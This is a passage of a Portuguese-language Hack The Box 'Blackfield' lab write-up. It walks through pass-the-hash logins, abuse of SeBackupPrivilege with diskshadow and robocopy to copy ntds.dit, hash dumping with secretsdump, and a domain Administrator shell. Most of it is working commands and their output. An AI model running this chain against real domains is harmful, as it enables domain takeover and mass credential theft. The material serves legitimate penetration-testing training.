echo -e "7f1e4ff8c6a8e6b6fcae2d9c0572cd62\n9658d1d1dcd9250115e2205d9f48400d\nb624dc83a27cc29da11d9bf25efea796" > tmp_hashes
echo -e "Administrator\nsvc_backup" > tmp_users

crackmapexec smb 10.10.10.192 -u tmp_users -H tmp_hashes --continue-on-success
crackmapexec winrm 10.10.10.192 -u tmp_users -H tmp_hashes --continue-on-success
```

```
(JavaliMZ㉿kali)-[~/C/H/contents]$ crackmapexec smb 10.10.10.192 -u tmp_users -H tmp_hashes --continue-on-success
SMB         10.10.10.192    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\Administrator:7f1e4ff8c6a8e6b6fcae2d9c0572cd62 STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\Administrator:9658d1d1dcd9250115e2205d9f48400d STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\Administrator:b624dc83a27cc29da11d9bf25efea796 STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\svc_backup:7f1e4ff8c6a8e6b6fcae2d9c0572cd62 STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [+] BLACKFIELD.local\svc_backup 9658d1d1dcd9250115e2205d9f48400d
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\svc_backup:b624dc83a27cc29da11d9bf25efea796 STATUS_LOGON_FAILURE

(JavaliMZ㉿kali)-[~/C/H/contents]$ crackmapexec winrm 10.10.10.192 -u tmp_users -H tmp_hashes --continue-on-success
WINRM       10.10.10.192    5985   DC01             [*] Windows 10.0 Build 17763 (name:DC01) (domain:BLACKFIELD.local)
WINRM       10.10.10.192    5985   DC01             [*] http://10.10.10.192:5985/wsman
WINRM       10.10.10.192    5985   DC01             [-] BLACKFIELD.local\Administrator:7f1e4ff8c6a8e6b6fcae2d9c0572cd62
WINRM       10.10.10.192    5985   DC01             [-] BLACKFIELD.local\Administrator:9658d1d1dcd9250115e2205d9f48400d
WINRM       10.10.10.192    5985   DC01             [-] BLACKFIELD.local\Administrator:b624dc83a27cc29da11d9bf25efea796
WINRM       10.10.10.192    5985   DC01             [-] BLACKFIELD.local\svc_backup:7f1e4ff8c6a8e6b6fcae2d9c0572cd62
WINRM       10.10.10.192    5985   DC01             [+] BLACKFIELD.local\svc_backup:9658d1d1dcd9250115e2205d9f48400d (Pwn3d!)
WINRM       10.10.10.192    5985   DC01             [-] BLACKFIELD.local\svc_backup:b624dc83a27cc29da11d9bf25efea796
```

Temos um único resultado e já está validado. E para além de válido, está ***Pwn3d!*** em winrm. Isso quer dizer que temos capacidade de psexec, ou evil-winrm.

> svc_backup:9658d1d1dcd9250115e2205d9f48400d

PrivEsc svc_backup ==> Administrator de domínio

```
(JavaliMZ㉿kali)-[~/C/H/contents]$ evil-winrm -i 10.10.10.192 -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d

Evil-WinRM shell v3.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_backup\Documents> whoami
blackfield\svc_backup
*Evil-WinRM* PS C:\Users\svc_backup\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\svc_backup\Documents>
 HTB - Blackfield  10.10.14.10  10.10.10.192  1 WinRM svc_backup
```

Logo de entrada, vemos com um whoami qual é o caminho a seguir! Este usuário é membro do grupo SeBackupPrivilege. Pelo nome é um pouco normal. Usuários deste grupo tem privilégios para copiar programas que estão em memória RAM, e tem possibilidade de fazer backups de todo o sistema. Não pode abrir tudo "à Lagardère", mas dá para bypassar isto tudo. Já que iremos ter acesso a todos os ficheiros do sistema, podemos escolher qual queremos. Poderíamos em primeira instância quer extrair o SAM e SYSTEM, mas nesta máquina, e SAM nos daria exactamente igual ao ficheiro lsass que já vimos antes, pelo que a hash do Administrator local não funcionará (nem sei bem o motivo...). Mas há um ficheiro nos Domain Controller que contem a base de dados de todos os usuários de domínio e seus hashes. Esse ficheiro é chamado de "***ntds.dit***". E é este o nosso alvo. Para se fazer, basta copiar o referido ficheiro, que se encontra em C:\Windows\NTDS\ntds.dit. Problemas: - O ficheiro está em uso. (não se pode fazer copia do mesmo se está em uso) - Não tenho privilégios diretos. (tenho de usar programas que me fazem ter temporáriamente privilégios Administrador)

Existe um programa chamado de robocopy, que nos permite resolver o segundo ponto, visto que tem um parametro (/b) para fazer a cópia em backup mode (Passando a ter o privilégio do grupo SeBackupPrivilege)

O primeiro ponto é mais tricky... Eu não posso copiar um arquivo em uso. Mas posso criar uma unidade que esteja ligada ao meu disco local C:\. O ficheiro em uso será sempre o do disco C:\, e o mesmo ficheiro na outra unidade não estará a ser usado (GG Windows xD).

Para se fazer:

- Criar um ficheiro com o nome privesc.txt (por exemplo)

```
set context persistent nowriters
add volume c: alias privesc
create
expose %privesc% z:
```

- Ajustar compatibilidade do ficheiro para windows

```
unix2dos privesc.txt
```

- Transferir privesc.txt para o windows. Via evil-winrm, é facílimo. Privilegie um directório sem nenhum tipo de restrições de escrita (AppLockerBypass)

```
cd C:\Windows\System32\spool\drivers\color
upload /home/javali/CaptureTheFlag/HackTheBox/contents/privesc.txt
```

- Criar uma cópia shadow da unidade C:\ com as configurações do ficheiro privesc.txt

```
diskshadow.exe /s .\privesc.txt
```

- Copiar o shadow de ntds.dit para um local acessível no C:\

```
robocopy /b Z:\Windows\NTDS C:\Windows\System32\spool\drivers\color ntds.dit
```

Agora temos a tal base de dados de todo o Domian Controller. Para poder ser lido, ainda faltam umas chaves de criptografia que se encontram em HKLM\SYSTEM. Basta gravar a propria memória RAM deste ficheiro em uso para o mesmo local da cópia do ntds.dit (para depois recuperar ambos os ficherio para a nossa máquina, com o commando download do evil-winrm)

```
reg save HKLM\system system

download "C:/Windows/System32/spool/drivers/color/system"
download "C:/Windows/System32/spool/drivers/color/ntds.dit"
```

Com esse 2 ficheiros, é possível extrair todos os hashes NT dos usuário de domínio

```
secretsdump.py -ntds ntds.dit -system system LOCAL > users_domain_hashes
cat users_domain_hashes | grep "Administrator"
#>  Administrator:500:aad3b435b51404eeaad3b435b51404ee:184fb5e5178480be64824d4cd53b99ee:::
```

Aqui está. O hash NTLM do usuário Administrator do domínio. Validar com crackmapexec

```
PC13$:aes128-cts-hmac-sha1-96:0d4e1a5f00bf9933cc1045fd5c61b17a
PC13$:des-cbc-md5:bfc73b8602d5ab2c
SRV-WEB$:aes256-cts-hmac-sha1-96:090ad36e547c20ff359787a27d452243ab3e9ef4b54595add458fbd265e6c103
SRV-WEB$:aes128-cts-hmac-sha1-96:063e5e2795292318208f411f8ce0797e
SRV-WEB$:des-cbc-md5:b580c4c2bc0b19d6
SRV-FILE$:aes256-cts-hmac-sha1-96:eae9659f47e401ba621fe838cc590494d13eb75f3140c366301222356a200f65
SRV-FILE$:aes128-cts-hmac-sha1-96:44da7f10383facd38df5713bc4259e69
SRV-FILE$:des-cbc-md5:f47cc238c1ce9791
SRV-EXCHANGE$:aes256-cts-hmac-sha1-96:04268f211f13d2f617f68ce89e795e360a01efb0bd1645e10853f4fdc3096a65
SRV-EXCHANGE$:aes128-cts-hmac-sha1-96:eb62e53de31dc30bcefe16e89289efff
SRV-EXCHANGE$:des-cbc-md5:f162aeb3da497aab
SRV-INTRANET$:aes256-cts-hmac-sha1-96:bc6ddf66d2027c2b9f4b921726d53032cad3e14efd5291c114f1ae76547be9a6
SRV-INTRANET$:aes128-cts-hmac-sha1-96:54416d5a7209a9bb74174083 4dddc7ad
SRV-INTRANET$:des-cbc-md5:4579ce9240895dae
[*] Cleaning up...

(JavaliMZ㉿kali)-[~/C/H/contents]-$ secretsdump.py -ntds ntds.dit -system system LOCAL > hashes_domain

(JavaliMZ㉿kali)-[~/C/H/contents]-$ mv hashes_domain users_domain_hashes

(JavaliMZ㉿kali)-[~/C/H/contents]-$ cat users_domain_hashes | grep "Administrator"
Administrator:500:aad3b435b51404eeaad3b435b51404ee:184fb5e5178480be64824d4cd53b99ee:::
Administrator:aes256-cts-hmac-sha1-96:dbd84e6cf174af55675b4927ef9127a12aade143018c78fbbe568d394188f21f
Administrator:aes128-cts-hmac-sha1-96:8148b9b39b270c22aaa74476c63ef223
Administrator:des-cbc-md5:5d25a84ac8c229c1

(JavaliMZ㉿kali)-[~/C/H/contents]-$ crackmapexec smb 10.10.10.192 -u 'Administrator' -H '184fb5e5178480be64824d4cd53b99ee'
SMB         10.10.10.192    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
SMB         10.10.10.192    445    DC01             [+] BLACKFIELD.local\Administrator 184fb5e5178480be64824d4cd53b99ee (Pwn3d!)


(JavaliMZ㉿kali)-[~/C/H/contents]-$ crackmapexec winrm 10.10.10.192 -u 'Administrator' -H '184fb5e5178480be64824d4cd53b99ee'

WINRM       10.10.10.192    5985   DC01             [*] Windows 10.0 Build 17763 (name:DC01) (domain:BLACKFIELD.local)
WINRM       10.10.10.192    5985   DC01             [*] http://10.10.10.192:5985/wsman
WINRM       10.10.10.192    5985   DC01             [+] BLACKFIELD.local\Administrator:184fb5e5178480be64824d4cd53b99ee (Pwn3d!)


(JavaliMZ㉿kali)-[~/C/H/contents]-$ evil-winrm -i 10.10.10.192 -u 'Administrator' -H '184fb5e5178480be64824d4cd53b99ee'


Evil-WinRM shell v3.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
blackfield\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
HTB - Blackfield | 10.10.14.10 | 10.10.10.192 | 1 WinRM svc_backup | 2 WinRM Administrator | 22:23 < 23 Sep | javali
```

Somos donos da máquina! E até de todas as máquina ligadas ao Domain Controller... Mas é apenas um CTF, então é só de esta máquina lol. Com isso, já podemos ver as flags

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
blackfield\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd C:\
*Evil-WinRM* PS C:\> cmd /c 'dir /r /s root.txt user.txt'
 Volume in drive C has no label.
 Volume Serial Number is 0CB9-3D15

 Directory of C:\Documents and Settings\Administrator\Desktop

11/05/2020  09:38 PM                32 root.txt
               1 File(s)             32 bytes

 Directory of C:\Documents and Settings\svc_backup\Desktop

02/28/2020  03:26 PM                32 user.txt
               1 File(s)             32 bytes

 Directory of C:\Users\Administrator\Desktop

11/05/2020  09:38 PM                32 root.txt
               1 File(s)             32 bytes

 Directory of C:\Users\svc_backup\Desktop

02/28/2020  03:26 PM                32 user.txt
               1 File(s)             32 bytes

     Total Files Listed:
               4 File(s)            128 bytes
               0 Dir(s)  16,321,495,040 bytes free
*Evil-WinRM* PS C:\> (type C:\Users\Administrator\Desktop\root.txt).SubString(0,15)
4375a629c7c67c8
*Evil-WinRM* PS C:\> (type C:\Users\svc_backup\Desktop\user.txt).SubString(0,15)
3920bb317a0bef5
*Evil-WinRM* PS C:\>
HTB - Blackfield | 10.10.14.10 | 10.10.10.192 | 1 WinRM svc_backup | 2 WinRM Administrator | 22:26 < 23 Sep | javali
```